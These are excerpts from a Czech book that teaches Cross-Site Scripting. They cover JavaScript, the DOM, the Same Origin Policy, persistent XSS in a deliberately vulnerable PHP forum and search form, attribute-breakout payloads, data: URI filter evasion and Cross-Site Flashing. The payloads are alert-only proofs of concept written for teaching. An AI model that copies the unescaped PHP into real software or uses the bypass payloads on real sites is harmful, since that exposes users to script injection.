Kapitola 1

Skriptování

Dříve než se začneme věnovat samotné zranitelnosti XSS, musíme se podrobně zaměřit na skriptovací jazyky na straně klienta. Na těch je totiž zranitelnost Cross-Site Scripting (což v překladu znamená „skriptování napříč sítí“) založena a bez nich by této zranitelnosti nikdy nebylo.

Není tomu tak dávno, kdy webové stránky byly tvořeny pouze statickým textem a hypertextovými odkazy. Následně byly sice oživeny grafikou, ale přesto nadále zůstávaly čistě statickými. Neexistoval žádný nástroj, který by umožňoval měnit obsah stránky v době, kdy byla načtena a zobrazena uživateli. Různé doplňky, na které jsme dnes na webových stránkách zvyklí (například hodiny zobrazující na webové stránce aktuální čas, nebo rozbalení roletového menu při najetí kurzoru na určité místo), byly v prvních verzích Internetu utopií. Dnes umožňuje dynamiku webových stránek nepřeberné množství nástrojů. Od dynamického vytváření stránek na straně serveru, přes skriptovací jazyky na straně klienta, které se dnes prostřednictvím Ajaxu stávají ještě více interaktivnější, až například po flashové multimediální animace, či Java applety. Jak jsem však zmínil o pár řádků výše, je zranitelnost XSS založena na skriptovacích jazycích na straně klienta, které jsou součástí webových prohlížečů. V dalším textu se proto budu věnovat právě jim.

Skriptovací jazyky implementované do webových browserů umožnily rozhýbat obsah webových stránek v reálném čase. Jako první přišla se svou implementací skriptovacího jazyka do webového prohlížeče společnost Netscape. Ta do svého prohlížeče implementovala skriptovací jazyk založený na ECMAScriptu a nazvala jej JavaScript (nezaměňovat s programovacím jazykem Java). Následně jej převzaly také další webové browsery na trhu včetně Internet Exploreru. Do dnešního dne se stále jedná o nejrozšířenější a nejčastěji používaný skriptovací jazyk použitý při skriptování na webových stránkách. Jako reakce ale brzy přišla od Microsoftu na trh i jeho vlastní představa o skriptovacích jazycích ve webovém prohlížeči v podobě skriptovacího jazyka VBScript. Nikdy však nedošlo k jeho implementaci i do ostatních webových browserů a VBScript tak zůstal výsadou pouze Internet Exploreru. Existuje ještě množství dalších skriptovacích jazyků, které jsou více či méně ze strany webových prohlížečů podporovány. Mezi tvůrci webových aplikací si ovšem díky svému rozšíření

a jednoduchosti získal své místo právě JavaScript. Tomu se budu ze stejného důvodu věnovat i já v této knize a veškeré zde uvedené příklady budou vytvořeny právě v tomto skriptovacím jazyku.

Nesmíme zapomenout zmínit také to, že skriptovací jazyky jsou vesměs jazyky interpretovanými. Skripty tak ke svému běhu potřebují nějaký ten interpret jazyka, který bude jednotlivé příkazy skriptu vykonávat. Pokud se však bavíme o skriptování na straně webových browserů, jsou těmito interprety právě webové prohlížeče, které interpret jazyka obsahují.

Se stejnými skriptovacími jazyky, o nichž se na tomto místě zmiňuji, se můžete setkat i jinde, než jen ve webovém prohlížeči. Často jsou tyto jazyky implementovány do různých samostatných projektů. Mohou běžet na straně serveru podobně jako třeba PHP či ASP, kde se starají o vyřizovaní klientských požadavků, nebo je můžete mít nainstalovány jako samostatné interprety jazyka běžící přímo pod operačním systémem. Od ostatních verzí jsou však verze integrované do webových prohlížečů ochuzené o některé funkce, které by mohly představovat bezpečnostní rizika. Pomocí skriptů v prohlížeči tak například není možné přistupovat k obsahu souborů uložených na disku, nebo na něj data zapisovat.

Zbývá ještě zodpovědět otázku, jakým způsobem se skripty od tvůrců webových aplikací dostávají k uživatelům. Existuje hned několik možností vkládání skriptů do webových stránek, o nichž se podrobně rozepíši v kapitole věnované JavaScriptu. Na tomto místě pouze uvedu, že skripty se předem dohodnutým způsobem vkládají přímo do HTML kódu webové stránky, nebo jsou do ní dodatečně načítány z externích souborů. Jsou tak přeneseny společně s webovou stránkou a mohou s ní proto okamžitě po svém načtení začít aktivně pracovat. Současně existují také jistá omezení (například v podobě *Same Origin Policy*), která jasně definují hranice objektů, ke kterým je jednotlivým skriptům povolen přístup, a ke kterým již nikoliv.

Skripty zůstávají v běhu nebo připraveny k použití od chvíle, kdy jsou společně s webovou stránkou načteny webovým prohlížečem, až do chvíle, kdy uživatel přejde na jinou webovou stránku nebo kdy stránku se skriptem uzavře. V tom případě dojde k odstranění skriptů z paměti a není možné je nadále využívat. Na toto je potřeba myslet v případech, kdy je zapotřebí nechat skript dostupný pro další akce, ale současně si přejeme načíst jinou webovou stránku.

JavaScript

Hned v úvodu je potřeba si říci, že bez znalosti JavaScriptu, případně jiného skriptovacího jazyka, se žádný z útočníků a vývojářů, který

chce vyzkoušet sofistikovanější útok a ne pouze nalézt zranitelné místo v aplikaci, neobejde. V případě, že se naším cílem stane pouze hledání slabých míst v zabezpečení aplikace, vystačíme si často pouze s metodou objektu window *alert*, kterou se často demonstruje zranitelnost ve webové aplikaci. Čím hlouběji však do JavaScriptu proniknete a osvojíte si možnosti, které nám tento skriptovací jazyk nabízí, tím složitější a sofistikovanější útoky budete moci pro testovací účely vytvářet. Teprve s dokonalým osvojením skriptovacího jazyka pochopíte skutečnou sílu útoků XSS a pochopíte, proč je potřeba se výskytu této zranitelnosti ve webových aplikacích jednou provždy zbavit. Jak jsem však psal již v samotném úvodu této knihy, stále existuje velké množství těch, kteří z JavaScriptu znají právě a pouze metodu *alert* a na základě toho soudí a podceňují veškeré zranitelnosti typu Cross Site Scripting.

Kromě samotného JavaScriptu patří mezi další věci, které by měl znát každý, kdo chce zranitelnosti XSS a jejich využití studovat, také jazyk HTML, kterým je tvořen obsah webové stránky. Dále je velmi důležité porozumět objektovému modelu dokumentu (Document Object Model DOM), skrz jehož metody a vlastnosti jednotlivých uzlů přistupujeme k samotným objektům umístěným na webové stránce. No a v neposlední řadě využijeme i znalost kaskádových stylů CSS, které ovlivňují vzhled webové stránky a s využitím JavaScriptu i její chování.

Vzhledem k tomu, že tato kniha není a ani si neklade za cíl, být učebnicí uvedených témat, dovoluji si čtenáře se zájmem o jejich bližší studium odkázat na některou z mnoha dostupných publikací, které se výukou těchto témat primárně zabývají. V této knize vás pouze v krátkosti uvedu do problému, abyste měli alespoň základní představu, o čem to v následujícím textu vlastně píši a dokázali si tak popisované postupy lépe představit.

Samotný JavaScript[1] je malý, objektově orientovaný a hlavně multiplatformní skriptovací jazyk. Bohužel jeho implementace není ve všech prohlížečích stoprocentně kompatibilní a je proto občas nutné psát pro různé prohlížeče různé části kódu, nebo využít některého z dostupných JS frameworků, který tyto drobné nekompatibility překlenuje. Nyní se však již podíváme na způsoby, kterými je možné vkládat kód JavaScriptu do webových stránek. Těchto způsobů mají vývojáři k dispozici hned několik, přičemž každý způsob se využívá s jiným záměrem.

---

[1] *http://cs.wikipedia.org/wiki/JavaScript*

DOM

Během XSS útoku potřebuje JavaScript často přistupovat k objektům na webové stránce. Přidávat je nebo ubírat a číst nebo měnit hodnoty jejich vlastností. Pokud je například cílem útočného skriptu na webové stránce přečíst z přihlašovacího formuláře zadávané jméno a heslo, nebo pokud je jeho záměrem zcela automaticky vyplnit a odeslat nějaký formulář, pak zcela jistě bude k jednotlivým polím formuláře přistupovat náš skript právě skrze DOM. V podstatě je porozumění dokumentovému objektu dokumentu v co možná největší míře hlavním předpokladem pro psaní složitějších skriptů pro XSS útok. Tomuto tématu se proto budu věnovat daleko více než ostatním. Stejně jako v ostatních případech však nebudu zabíhat do přílišných podrobností, protože popsat podrobně celé toto téma, je nad rámec této knihy. Doporučit vám však mohu například pěkný seriál *DOM – objektový model dokumentu* od Jakuba Havla, který vyšel na serveru Živě.cz[1].


DOM je zkratka z *Document Object Model* a je třeba si uvědomit, že samotný JavaScript by nám bez něj nebyl moc platný. Jedná se totiž o API *(Application Programming Interface)*, neboli programové rozhraní, které umožňuje přistupovat k jednotlivým objektům na stránce pomocí programovacích prostředků, mezi které patří i náš JavaScript. DOM definuje načtenou webovou stránku jako soubor objektů se stromovou strukturou. Diagram 1, znázorňuje DOM rozvržení webové stránky, která obsahuje v hlavičce titulek stránky a ve svém těle pak nadpis a formulář se třemi vstupními prvky.

Jak je z diagramu patrné, jsou jednotlivé elementy webové stránky ve stromové struktuře buďto nadřazeny jiným objektům, jsou jiným podřízeny nebo stojí na stejné úrovni. V praxi se častěji užívá výrazů, že je daný objekt ***rodičovským*** neboli ***mateřským objektem*** podřízeného objektu, je ***dceřiným objektem*** neboli ***dítětem, potomkem (children)*** nadřazeného objektu, nebo že jde o ***sourozence (siblings)***, kteří stojí na stejné úrovni. V diagramu 1 je tak například objekt *Body* mateřským objektem prvků *H1* a *FORM* a současně je potomkem objektu *HTML*. Jednotlivé objekty *INPUT* jsou v tomto případě sourozenci.

---

[1] *http://www.zive.cz/autori/sc-44/default.aspx?pgnum=2&author=269*

Diagram 1 - DOM rozvržení webové stránky



Ve výpise 11 naleznete zdrojový kód webové stránky s formulářem, jejíž rozvržení DOM bylo zobrazeno v diagramu 1. Na něm si v následujících příkladech ukážeme, jakým způsobem můžeme přistupovat k vlastnostem a metodám jednotlivých objektů. Nejdříve se ale ještě zastavíme u vysvětlení pojmu ***uzel DOM*** a rozšíříme si výše uvedený diagram i o ostatní typy těchto uzlů.

Výpis 11 - HTML kód webové stránky s formulářem

```
<html>
  <head>
    <title>Přihlašovací formulář</title>
  </head>
  <body>
    <h1>Přihlášení k webové službě</h1>
    <form id="formId" name="formName" method="get" action="logon.php">
      Jméno:
      <input type="text" id="jmenoId" name="jmenoName" value="">
      Heslo:
      <input type="password" id="hesloId" name="hesloName" value="">
      <input type="submit" id="tlacId" name="tlacName" value="Přihlásit">
    </form>
  </body>
</html>
```


Jednotlivé elementy (tagy) webové stránky jsou hlavními uzly ve stromové struktuře DOM a definují rozvržení webové stránky. Tyto uzly nazýváme ***uzly prvků*** neboli ***element nodes***. Ve výpisu 11 je tvoří tyto tagy: *html, head, body, h1, form* a *input*. Když se ovšem podíváte pozorně, uvidíte, že zdrojový kód není tvořen pouze samotnými tagy. Uvnitř kódu narazíte také na různé texty, které nejsou mezi znaky < a > uzavřeny. Všechny tyto texty jsou také uzly v DOM, ale náleží mezi ***textové uzly*** neboli ***text nodes***.

Ve výpisu 11 jsou textovými uzly tyto řetězce: *Přihlašovací formulář, Přihlášení k webové službě, Jméno:* a *Heslo:*. Z hlediska způsobu přístupu k jednotlivým prvkům nenajdeme mezi uzly prvků a textovými uzly velké rozdíly. Nutno však podotknout, že textové uzly nemohou mít své další potomky. Posledním typem uzlů jsou ***uzly atributů*** neboli ***attribute nodes***. Ty obsahují veškeré atributy, které popisují samotné elementy webové stránky. Ve výpise 11 jsou těmito uzly tyto atributy: *type, id, name, action* a *value*. Uzly atributů nezapadají do struktury DOM tak, jako ostatní typy uzlů, ale jsou vždy připojeny k některému z uzlů prvků. Z tohoto důvodu se k těmto uzlům přistupuje poněkud odlišným způsobem.

Nesmím zapomenout zmínit ještě jeden důležitý uzel, kterým je uzel dokumentu. Ten je přítomen v jakémkoliv dokumentu, který je nahrán webovým prohlížečem a stojí vždy na vrcholu celé hierarchie stromové struktury DOM webové stránky. Objekt *document* má několik důležitých vlastností a metod, které budete často ve svých skriptech využívat.

Pokud nyní rozšíříme náš diagram s DOM rozvržením dokumentu i o nově popsané uzly, získáme nákres zobrazený v diagramu 2.

Diagram 2 - DOM rozvržení dokumentu se všemi typy uzlů



Pro lepší představu o stromové struktuře dokumentu můžete využít některého z mnoha volně dostupných programů, které byly za tímto účelem vytvořeny. Vaší pozornosti doporučuji například doplňky pro FireFox:

Same Origin Policy

Z výše uvedených kapitol týkajících se JavaScriptu a DOM, musí být zřejmé, že jde o velice mocné nástroje, které dokáží s obsahem webových stránek provádět nejrozličnější akce. Naštěstí v JavaScriptu existují jistá omezení, která v určitých oblastech brání útočníkům ve smrtících útocích na uživatele. Jedním z těchto omezení je nemožnost zapisovat pomocí JavaScriptu data na disk nebo z něj číst obsah uložených souborů. Taková vlastnost by útočníkům otevřela možnost získání plné kontroly nad počítačem svých obětí. Jediný způsob, jak může JavaScript implementovaný ve webovém prohlížeči číst nebo zapisovat data na disku, je přes soubory cookies. Je sice pravda, že se čas od času vyskytnou exploity, které zneužívají zranitelností webových browserů a dokáží tak různé soubory na uživatelův disk propašovat, ale neštěstí je těchto případů stále méně.

Další omezení spočívá v přístupu k datům nebo k obsahu webových stránek z jiné domény. Toto omezení se označuje *Same Origin Policy* a je jedním ze základních bezpečnostních opatření, které je implementováno ve webových prohlížečích. Představte si, že by bylo možné pomocí JavaScriptu umístěného na webové stránce *www.utocnastranka.cz* přistupovat k obsahu stránek z domény jiné, například na stránku *www.uzivateluvwebmail.cz*, kde má uživatel nastaveno trvalé přihlášení. Pokud by nic netušící uživatel navštívil stránku *www.utocnastranka.cz*, JavaScriptový kód na ni umístěný by mohl sám v novém okně nebo ve skrytém rámu otevřít webové stránky uživatelova e-mailu *www.uzivateluvwebmail.cz*. Využil by uživatelova automatického přihlášení a načetl a odeslal by z nich útočníkovi obsah důvěrných informací, které jsou pod tímto účtem ve webmailu uloženy. Nebýt omezení v podobě *Same Origin Policy*, jistě by byl takovýto scénář možný. Bezpečnostní politika *Same Origin Policy* ovšem nekontroluje pouze přístup na jinou doménu. Aby byl přístup k objektu povolen musí se shodovat také, subdoména, protokol a port, na kterém komunikace probíhá. V tabulce 18 uvádím několik příkladů, které jsou nebo nejsou s ohledem na bezpečnostní pravidla *Same Origin Policy* povoleny.

Díky tomu, že bezpečnostní politika *Same Origin Policy* kontroluje mimo jiné i komunikační protokol, je zabráněno také tomu, aby mohli útočníci přistupovat k obsahu souborů, jež je možné načíst do prohlížeče z disku pomocí protokolu *file:*. Novější verze webových prohlížečů tento protokol dokonce omezují v ještě větší míře a nepovolí tak se na tento protokol vůbec odkázat, nebo jej použít pro načtení externího obsahu.

Perzistentní XSS

Asi nejčastější a nejvíce zřetelné je rozdělení XSS útoků na persistentní neboli trvalé a non-perzistentní neboli dočasné. V této kapitole se budeme věnovat právě trvalému - perzistentnímu typu XSS útoku. Tento vektor je nejsnáze pochopitelným typem, a proto začneme náš výklad právě jeho popisem. Aby mohl být útok trvalý, je nutné uložit kód JavaScriptu na webový server tak, aby se injektovaný skript načetl s webovou stránkou vždy, když je tato zobrazena. Toto tvrzení ovšem odporuje poslednímu odstavci předchozí kapitoly, ve kterém jsem uváděl, že při XSS útoku nezasahujeme do kódů uložených na webovém serveru. Nyní to tedy trochu upřesním. Svůj kód JavaScriptu při perzistentním XSS skutečně nevkládáme do kódů webové aplikace, ale ukládáme jej do datového úložiště dané aplikace. To znamená, že dojde k uložení našich kódů do souboru nebo do databáze. Aplikace pak sama během zobrazení webové stránky tyto naše skripty přečte a zakomponuje je do vráceného obsahu HTML.

S tímto typem útoku se proto setkáme nejčastěji v diskusních fórech, komentářích pod články a všude tam, kde mají uživatelé možnost uložit trvale na webový server svůj příspěvek.

Protože zatím stále jen chodím okolo horké kaše, je načase uvést si konkrétní příklad zranitelné aplikace. Na něm si totiž nejlépe princip útoku vysvětlíme. Ve výpise 18 najdete zdrojové kódy webového fóra, které je na persistentní XSS náchylné.

První část skriptu přebírá hodnoty odeslané uživatelem a ukládá je do souboru *forum.txt*. Tato část není z hlediska našeho výkladu příliš důležitá. Za povšimnutí stojí pouze skutečnost, že se zde neprovádí žádné kontroly uživatelského vstupu, a ten je tak do souboru uložen přesně ve tvaru, v jakém jej uživatel odeslal. Z pohledu XSS není potřeba uživatelská data na vstupu ošetřovat, i když tak někteří vývojáři (dle mého nesprávně) činí. Neměli bychom ale zapomínat na jiné typy zranitelností a měli bychom reagovat na výskyt metaznaků konkrétního subsystému, kterému následně tato data předáváme. Pokud tak neučiníme, může dojít například k útoku *SQL injection*, pokud bychom za úložiště našich dat zvolili databázi.

Následující část skriptu má za úkol načíst jednotlivé příspěvky uživatelů ze souboru a zobrazit je na stránce. Tato část, která posílá na výstup data z uživatelského vstupu, je z hlediska XSS útoků velmi důležitá. Aplikace by měla vždy kontrolovat a ošetřovat výstup, jehož hodnota mohla být vložena nebo pozměněna ze strany uživatele. V uvedeném výpise však z pochopitelných důvodů jakékoliv kontroly chybí a obsah souboru je přímo předán funkci *echo*, která jej vloží do obsahu HTML stránky.

Výpis 18 - Zdrojový kód zranitelného webového fóra

```
<?php
  $jmeno = $_POST["jmeno"]; $txt = $_POST["txt"];
  if ($jmeno) {
    file_put_contents("forum.txt", "<b>$jmeno:</b>$txt<br>\n", FILE_APPEND);
  }
?>

<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
    <?php
      echo file_get_contents("forum.txt");
    ?>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno"></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td><textarea name="txt" rows="3" cols="30"></textarea></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Nyní si ve *výpise 19* ukážeme zdrojový kód HTML stránky, kterou vygeneruje náš skript po vložení několika uživatelských příspěvků. Webová stránka tvořená uvedeným HTML kódem je v této podobě načtena a zobrazena každému z návštěvníků našeho diskusního fóra. Ve výpisu si všimněte hlavně tučně označené části, kterou tvoří obsah souboru *forum.txt* s jednotlivými příspěvky uživatelů.

Výpis 19 - HTML kód webové stránky s diskusním fórem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
```

```
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno"></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td><textarea name="txt" rows="3" cols="30"></textarea></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Nyní se zkuste zamyslet na tím, co se stane, když uživatel vloží namísto běžného příspěvku následující text obsahující HTML tagy.

Toto je můj <u>pozdrav</u>

Po odeslání takového příspěvku a po zobrazení webové stránky s ním, bude tato zobrazena tak, jak ukazuje následující screenshot. Vrácený zdrojový kód této HTML stránky uvádím ve výpisu 20.

Výpis 20 - HTML kód diskusního fóra s naším příspěvkem

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Diskuzní fórum</title>
  </head>
  <body>
    <h1>Diskuzní fórum</h1>
    <hr>
<b>Petr:</b> Ahojte všichni. Jak se máte?<br>
<b>Honza:</b> Věřím, že se máme dobře :)<br>
<b>Jirka:</b> To jsou zas keci.<br>
<b>Roman:</b> Toto je můj <u>pozdrav</u><br>
    <hr>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td><input type="text" name="jmeno"></td>
        </tr>
        <tr>
          <td>Text:</td>
          <td><textarea name="txt" rows="3" cols="30"></textarea></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Odešli">
        </tr>
      </table>
    </form>
  </body>
</html>
```

Čeho si můžete na první pohled všimnout, je skutečnost, že je slovo ***pozdrav*** z námi vloženého příspěvku vypsáno podtrženým písmem. Způsobil to HTML tag *<u>*, kterým jsme slovo v příspěvku obklopili. Uvedený příklad není zatím pravým Cross-Site Scriptingem, protože během něj nedošlo ke spuštění žádného skriptu. Šlo o *HTML injection*, kterému se budu v této knize také stručně věnovat. Jedná se o jakéhosi bratříčka XSS a proto jsou často obě tyto zranitelnosti pod Cross-Site Scripting zařazovány.

Nyní si však na našem příkladu diskusního fóra ukážeme skutečný XSS útok, jímž spustíme na webové stránce náš první injektovaný skript. V případech, kdy budeme pouze dokazovat, že je daný útok proveditelný, nebudeme vytvářet žádné složité skripty. Vystačíme si s jediným příkazem a to konkrétně s metodou *alert* objektu *window*, o které jsem se již dříve několikrát zmínil. Tato metoda, ve chvíli, kdy je vykonána, způsobí zobrazení výstražného okna. To nás bude informovat o tom, že došlo ke spuštění vloženého skriptu, což je přesně to, o co nám v našich proof of conceptech půjde. Zkusíme tedy nyní do našeho diskusního fóra vložit následující příspěvek:

<script>alert(/XSS/);</script>.

Direktiva data:

S direktivou *data:*[1] přišla jako první Mozilla. Její implementace se později dostalo také webovým prohlížečům Safari, Konqueror a Opera od verze 7.20. Internet Explorer až do verze 7 tuto direktivu nepodporoval vůbec a od verze 8 podporuje *data:* pouze u obrázků v CSS.

Její použití je stejné jako u direktivy *javascript:*. Je možné ji použít jak v odkazech, tak i jako zdroje externích dat u HTML tagů. Pro útočníka je tato direktiva zajímavá tím, že umožňuje díky použitému kódování znepřehlednit útočný kód. Dokáže ale také obejít filtry zaměřené na výskyt slova *script* a co je nejdůležitější, není tato direktiva stále příliš známa mezi tvůrci webových aplikací, kteří ji proto často nemají ošetřenu ve svých bezpečnostních filtrech.

U direktivy *data:* se chvíli pozdržím a blíže objasním její význam a syntaxi. Tato direktiva vznikla, aby vývojářům umožnila přímé vkládání jakýchkoli dat přímo do HTML kódu webové stránky nebo CSS souboru namísto toho, aby bylo nutné je dotahovat z externích souborů. Syntaxi direktivy *data:* ukazuje výpis 53.

Výpis 53 - Syntaxe použití direktivy data:

```
data:[<mimetyp>][;base64],<data>
```

Mimetyp, který je prvním parametrem této direktivy, určuje MIME typ[2] dat, které tvoří samotný obsah. Zápis této hodnoty se uvádí ve tvaru *typ/podtyp* a nejpoužívanější z nich naleznete v tabulce 22.

Tabulka 22 - Nejpoužívanější MIME typy

text/plaintext	text v prosté neformátované podobě
text/html	kód v HTML formátu
text/xml	text v XML formátu
text/css	text určující zdroj CSS
text/javascript	kód v JavaScriptu
image/gif	zdroj obrázku ve formátu gif
image/jpeg	zdroj obrázku ve formátu jpeg

Druhým, nepovinným parametrem direktivy *data:* můžeme určit, zda budou samotná data zakódována algoritmem Base64. Toho je často využíváno během XSS útoků, protože toto zakódování pomůže snadno skrýt útočný kód. Původně tato volba vznikla, aby umožnila vložení binárních dat, které tvoří například obsah grafických formátů, a které by jinak nebylo možné pomocí textového řetězce vyjádřit.

---

[1] *https://developer.mozilla.org/en/data_URIs*
[2] *http://www.iana.org/assignments/media-types/*

Bypass atributů prvků


Asi nejčastěji se setkáte se situací, kdy je uživatelský vstup vkládán do obsahu stránky jako hodnota atributu některého existujícího prvku. Běžnou praxí je například předvyplňovat formuláře již jednou zadanými daty v případě, že dojde k jeho odeslání s chybně nebo neúplně vyplněnými poli. V takové situaci aplikace jednou zadaná data sama vloží do vstupních polí a uživatele pouze požádá o provedení opravy. Aplikace ovšem někdy odešlou námi vložená data na výstup bez jakékoliv kontroly a útočníkům tak umožní injektáž a spuštění jejich skriptu. Už jsme se s tímto typem zranitelnosti setkaly v příkladu se zranitelným webfórem při bypassu prvku textarea. Nyní se zaměříme na nepárový prvek *<input>*, který obsahuje vložená data v atributu *value*.

Vraťme se nyní k našemu příkladu s okleštěným vyhledávačem a mírně jej upravme. Namísto toho, aby se náš uživatelský vstup vkládal při odpovědi do textové věty, vypíše tentokrát pouze odpověď: "*Na váš dotaz nebyly nalezeny žádné odpovídající výsledky. Zkuste upravit své zadání.*" Druhou změnu provedeme v předvyplnění pole pro zadání hledané fráze. Vždy, když nyní nějaký řetězec odešleme, vrátí se tento zpět předvyplněn v poli pro jeho zadání.

Ve výpisu 60 uvádím php skript, který plní výše popsanou funkci na straně serveru. Na následujícím screenshotu si pak můžete prohlédnout výsledek po odeslání požadavku na vyhledání slova ***jeřabina***.

Výpis 60 - Upravený kód vyhledávače, který předvyplní vstupní pole

```
<?php
  $dotaz = $_GET["dotaz"];
  $vystup = "";
  if ($dotaz!="") $vystup = "Na váš dotaz nebyly nalezeny žádné odpovídající
    výsledky. Zkuste upravit své zadání.";
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html;
                                  charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    <?php echo $vystup; ?>
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="<?php echo $dotaz; ?>">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```



Po odeslání dat a zobrazení odpovědi se můžete podívat na HTML kód vrácené webové stránky. Ten by měl odpovídat tomu z výpisu 61.

Výpis 61 - Zdrojový kód webové stránky po vyhledání slova jeřabina

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="jeřabina">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Nezbývá, než zkusit do vyhledávače zadat náš starý známý testovací řetězec ***<script>alert(/XSS/);</script>*** a formulář odeslat. Pokud jste očekávali, že dojde (stejně jako u předchozích testů) ke spuštění vloženého skriptu a vyskočí na nás výstražné okno se zprávou /XSS/, jste nyní možná překvapeni, že se tak nestalo. Proč tomu tak je, snáze pochopíte, když se podíváte na zdrojový kód vrácené webové stránky. Uvádím jej ve výpisu 62.

Výpis 62 - Zdrojový kód webové stránky vyhledávače po zadání testovacího skriptu

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Na váš dotaz nebyly nalezeny žádné odpovídající výsledky.
    Zkuste upravit své zadání.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz" value="<script>alert(/XSS/);</script>">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Ve výpisu si můžete všimnout, že náš skript se vložil jako obsah atributu *value* textového pole uvnitř tagu *<input>*. Protože jde o textový řetězec obklopený uvozovkami, který je pouhou součástí jiného tagu, dojde sice k jeho zobrazení, nikoliv však k jeho interpretaci ze strany browseru.

Aby se nám spuštění skriptu podařilo i v takovémto případě, musíme opět vytvořit bypass, který nám umožní vymanit se z kontextu hodnoty atributu a v lepším případě také ze samotného prvku *input*. O tom, zda se nám podaří opustit pouze kontext atributu nebo celého tagu, rozhodují použité bezpečnostní mechanismy, které mohou ošetřovat výskyt některých nebezpečných znaků.

Nejprve si uvedeme bypass, který můžeme použít v případě, že aplikace neošetřuje žádné nebezpečné metaznaky a my tak můžeme v injektovaném řetězci použít znaky uvozovek i ostrých závorek. Abychom se dokázaly vymanit z kontextu vstupního pole, museli bychom opět nejprve ukončit řetězec tvořící hodnotu atributu a následně i samotný HTML tag. Teprve po tomto bypassu bychom mohli vložit náš skript. Bypass v tomto případě vytvoříme tak, že náš vstup začneme znakem uvozovky **"**, pomocí kterého se vyprostíme z textového řetězce tvořícího hodnotu atributu. Následovat bude ukončovací ostrá závorka **>**, která uzavře samotný HTML tag. Celý řetězec, který nakonec vložíme do pole pro vyhledávání, bude mít tuto podobu:

"><script>alert(/XSS/);</script>

Po odeslání uvedeného textu již ke spuštění našeho skriptu skutečně dojde. Jakým způsobem se náš bypass integroval do HTML kódu stránky, bude opět nejlépe patrné z jejího zdrojového kódu, který uvádím ve výpisu 63.

Cross-Site Flashing

Vraťme se nyní na chvíli k útočné animaci, kterou jsme vytvořili pomocí nástrojů MTASC a SWFMILL a pokusme se ji využít ještě k dalšímu typu útoků. Ve flashi existují funkce *loadMovie()* a *loadMovieNum()*, které umožňují načíst a zobrazit externí swf soubor. Pokud tedy narazíte na flashovou animaci, která v hodnotě parametru načítá soubor swf, jak ukazuji ve výpise 103, určitě stojí za prověření, zda se nepodaří změnou hodnoty tohoto parametru podvrhnout cestu k našemu útočnému swf souboru a tím jej do aplikace injektovat.

Výpis 103 - Vstup souboru swf v hodnotě předávaného parametru

```
animace.swf?movie=film.swf
